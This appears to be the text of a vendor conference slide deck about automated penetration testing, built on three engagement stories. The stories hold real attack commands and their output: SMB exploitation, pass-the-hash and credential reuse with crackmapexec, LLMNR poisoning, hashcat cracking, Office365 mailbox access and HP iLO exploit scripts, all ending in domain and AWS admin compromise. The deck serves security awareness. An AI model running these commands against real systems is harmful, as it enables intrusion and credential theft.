The Attacker's Perspective

Presented by
Dennis Weyel
International Technical Director

(Come talk to us at our booth 7.7-223!)

How do you know you're secure?

Are you…

1. Fixing the right vulnerabilities?
2. Logging the right data in your SIEM?
3. Monitoring and alerting on the right events?
4. People & processes trained to respond to an incident?
5. Tools configured and integrated correctly?

Waiting for a breach to verify
my security tools work

Verifying your security posture (the old way)

Justify the budget…


Spend weeks preparing…

Get PWN'd…

Start updating your Linkedin Profile…

The “War Time” Mindset

Compliance



Vs.

Readiness

“Don’t tell me we’re secure, show me”

“then show me again tomorrow”

“Then again next week”

1. **Assume Breach**
2. **Detection & Response “Reaction Time”**
3. **Reducing <u>exploitable</u> attack surface**

“The Cyber” Monkey Business Illusion

- Cognitive Bias – Confirmation Bias, Self-Serving Bias, Anchoring Bias.
- Assumption
- Methodology, Scenario, Hypothesis, Tabletop
- But did you spot the cyber gorilla?

CVEs are not the primary attack surface

Top 10 Techniques:


1. **Brute force weak and default credentials** across protocols (SSH, FTP, web, etc)
2. **Credential dumping & reuse** across Windows & Linux hosts
3. Public-facing asset discovery and **perimeter host exploitation**
4. **Lateral movement** via insufficient network segmentation
5. **Man-in-the-middle** and relay attacks
6. Windows Active Directory **privilege escalation** vectors such as Kerberoasting
7. Exploitation of **misconfigurations** & vulnerabilities in routers, iLOs, iDRACs, etc.
8. Open-Source Intelligence and **password spraying** credentials
9. Exploitation of misconfigurations and vulnerabilities in DevOps tools such as Jenkins, GitLab, Kubernetes, Docker
10. Exploitation of **critical CISA recognized vulnerabilities** & remote code execution

Combinatorics problem spanning

- Exploitable CVE's
- Misconfigured software
- Dangerous Product Defaults
- Misconfigured security tools
- Ineffective policies
- Harvested credentials

To achieve a critical impact

Attackers have adapted



- < 2% of CVE's are actually exploitable
- Vulnerability Scanners <u>cannot</u> chain problems across machines
- <u>Cannot</u> evaluate misconfigurations or poor policies

Extreme talent shortage in security testing

Supply	<	Demand
<20,000 Certified Hackers Globally		Growing Infrastructure Attack Surface
~10 years to become a “master” hacker		Increase in Compliance Requirements
~18 week lead time to run a pentest		Continuously Prove Security posture

1. Incomplete snapshots
2. Difficult to retest
3. Inconsistent quality

Story 1: My EDR should have caught that!

Environment

- Internal infrastructure pentest
- ~5,000 hosts
- EDR & UBA tools installed

Windows SMB RCE

Proof

Proof of remote command execution: Output of 'whoami' command showing current user.


```
python3 /opt/h3/msfrun.py
VERBOSE => false
RPORT => 445
SSL => false
SSLVersion => Auto
SSLVerifyMode => PEER
ConnectTimeout => 10
TCP::max_send_size => 0
TCP::send_delay => 0
DCERPC::max_frag_size => 4096
DCERPC::fake_bind_multi => true
DCERPC::fake_bind_multi_prepend => 0
DCERPC::fake_bind_multi_append => 0
DCERPC::smb_pipeio => rw
DCERPC::ReadTimeout => 10
```

Dump LSASS to harvest credentials

Proof

The administrator user administrator was used to access the endpoint 10.0.220.55

```
crackmapexec smb 10.0.220.55 -u administrator --shares -H 8*****************************c --local-auth
SMB         10.0.220.55     445    WIN2K3           [*] Windows Server 2003 3790 Service Pack 2 (name:WI
SMB         10.0.220.55     445    WIN2K3           [+] WIN2K3\administrator 8*************************
SMB         10.0.220.55     445    WIN2K3           [+] Enumerated shares
SMB         10.0.220.55     445    WIN2K3           Share           Permissions     Remark
SMB         10.0.220.55     445    WIN2K3           -----           -----------     ------
SMB         10.0.220.55     445    WIN2K3           C$              READ,WRITE      Default share
SMB         10.0.220.55     445    WIN2K3           IPC$                            Remote IPC
SMB         10.0.220.55     445    WIN2K3           ADMIN$          READ,WRITE      Remote Admin
```



Credential reuse leads to Domain Compromise

Proof

The administrator user a-jsmith was used to access the SMOKE.NET domain

```
crackmapexec smb 10.0.229.1 -u a-jsmith --shares -p 1*******
SMB         10.0.229.1      445    DC               [*] Windows Server 2012 R2 Standard 9600 x64 (name:D
SMB         10.0.229.1      445    DC               [+] smoke.net\a-jsmith:1******* (Pwn3d!)
SMB         10.0.229.1      445    DC               [+] Enumerated shares
SMB         10.0.229.1      445    DC               Share           Permissions     Remark
SMB         10.0.229.1      445    DC               -----           -----------     ------
SMB         10.0.229.1      445    DC               ADMIN$          READ,WRITE      Remote Admin
SMB         10.0.229.1      445    DC               C$              READ,WRITE      Default share
SMB         10.0.229.1      445    DC               IPC$                            Remote IPC
SMB         10.0.229.1      445    DC               NETLOGON        READ,WRITE      Logon server share
SMB         10.0.229.1      445    DC               SYSVOL          READ            Logon server share
```

What happened?

- Fortinet was misconfigured on 3/5000 machines
- “Buy why didn’t Fortinet stop the credential pivot?”
- Per Fortinet, “Customer didn’t buy the right UBA modules”

Story 2: Attackers don't "Hack in", they log in


Environment

- Internal infrastructure pentest
- On-prem + o365

Proof

Hashes and passwords obtained from host 172.30.0.234 by poisoning LLMNR

```
python3 /opt/h3/cyanide.py -iface eth0 -ntf /opt/h3/ntlmrelayx_targets.txt -rb 127.0.0.1,172.30.0.207,172.17.0.1 -rs 172.30.0-1.0-255 -o output.txt
--responder --watch
            timestamp        client    domain  username method     key_type module                          fullhash
0 :                                                   LMNR  ntlmv2_hash    SMB  os*****************************00
```



Proof

Hash for user [redacted] cracked using hashcat

```
hashcat -m 5600 -a 0 hash.txt wordlist.txt
Hash: [redacted] **********************00

Cleartext: N*********8
```

Proof

The Microsoft Outlook email account for [redacted] was compromised and used to access 25 emails.

```
python3 /opt/h3/pilfer_office365.py -u [redacted] N*********8 -a outlook
Subject: I*M 1****1
From: [redacted]
Date:
-----------------------------
Subject: C*****t O**********1 B**d A***D S****Z A*D H***********G ON C**********N F**M N*A J****)
From: [redacted]
Date:
-----------------------------
Subject: T****s
From: [redacted]
Date:
-----------------------------
```

What happened?

- 80% (240/300) of hashes were cracked in 15 minutes or less
- 6% of users have passwords based off of the company name
- 10% service accounts have a password that is exactly their username
- 26% of user accounts have a password that follows the scheme: <First Initial><Last Initial><4 digits>
- Password reuse aligned to regional IT teams

Story 3: Becoming AWS Admin

1. NodeZero given initial access

2. NodeZero discovers **2,000** hosts on the network

3. NodeZero identifies HP iLO running on 5 hosts

4. NodeZero successfully gains RCE via HP iLO CVE-2017-12542

5. NodeZero successfully dumps creds via HP iLO RCE

6. NodeZero identifies admin credential from dump, pivots to gain Admin access to adjacent Windows box

7. NodeZero searches local filesystem and identifies password.txt file that contains AWS admin creds

8. NodeZero utilizes harvested credentials to become AWS Admin

Proof


The below HP iLO users were enumerated with the RCE vulnerability


```
/opt/h3/ilo4_toolbox/scripts/iLO4/exploits/exploit_add_user.py [redacted]
[+] Found iLO 4 2.50
[+] Target is VULNERABLE!
[+] Account name: User Account Username: Administrator
{"vulnerable": true, "users": ["Administrator"], "ilo_ver": "4", "ilo_fm": "2.50"}
```

Proof

The below HP iLO credentials were enumerated with the RCE vulnerability

```
python2 /opt/h3/ilo4_toolbox/scripts/iLO4/exploits/exploit_read_users.py
[+] Found iLO 4 2.50
[+] Connecting to [redacted]
[+] Connected
[+] Assembling shellcode...
[+] Preparing shellcode headers...
[+] Preparing fake vtable...
[+] Preparing fake vtable headers...
[+] Preparing XML request...
[+] Sending 13c41 bytes...
[+] Request XML sent
[+] XML data retrieved
[+] Found iLO version 2.50
[+] Preparing request 2...
[+] Sending 13ced bytes...
```





Proof

The administrator user Administrator was used to access the endpoint

```
crackmapexec smb        1.4 -u Administrator --shares -p %*******% --local-auth
SMB                     445                 [*] Windows Server 2016 Datacenter 14393 x64 (name:[redacted]
SMB                     445                 [+]          \Administrator:%*******% (Pwn3d!)
SMB                     445                 [+] Enumerated shares
SMB                     445                 Share           Permissions     Remark
SMB                     445                 -----           -----------     ------
SMB                     445                 ADMIN$          READ,WRITE      Remote Admin
SMB                     445                 C$              READ,WRITE      Default share
SMB                     445                 IICS_Files      READ,WRITE
SMB                     445                 IPC$                            Remote IPC
```


Credentials File

Proof

Proof of valid AWS credential

```
python3 /opt/h3/aws_verify_creds.py --key_file .aws_keys --output_file output.json
{
    "Authentication": "Success",
    "Account": "[redacted]",
    "UserId": "[redacted]",
    "Arn": "arn:aws:iam:: [redacted] }"
}
```

AI lowers the barriers of entry to cyber warfare



Domain compromise by…


- Chaining 5 different weaknesses (no CVE’s!)
- Across 5 different hosts
- Buried among 100,000 hosts
- In minutes.

Customer Example: Manufacturing Customer with 37 Global Datacenters

Motivation


- $200k per pentest to consultants
- CISO recently fired for breach
- No ability to quickly retest

Adoption



- **Shifted from annual to daily pentests**
- ”Sparring partner” for the SOC
- Gave Network Engineers security “superpowers”

Impact



- Cut weaknesses-per-host by 95%
- Accelerated MTTR by 90%
- **Saving 600+ person-hours per pentest**

The Sweet Spot

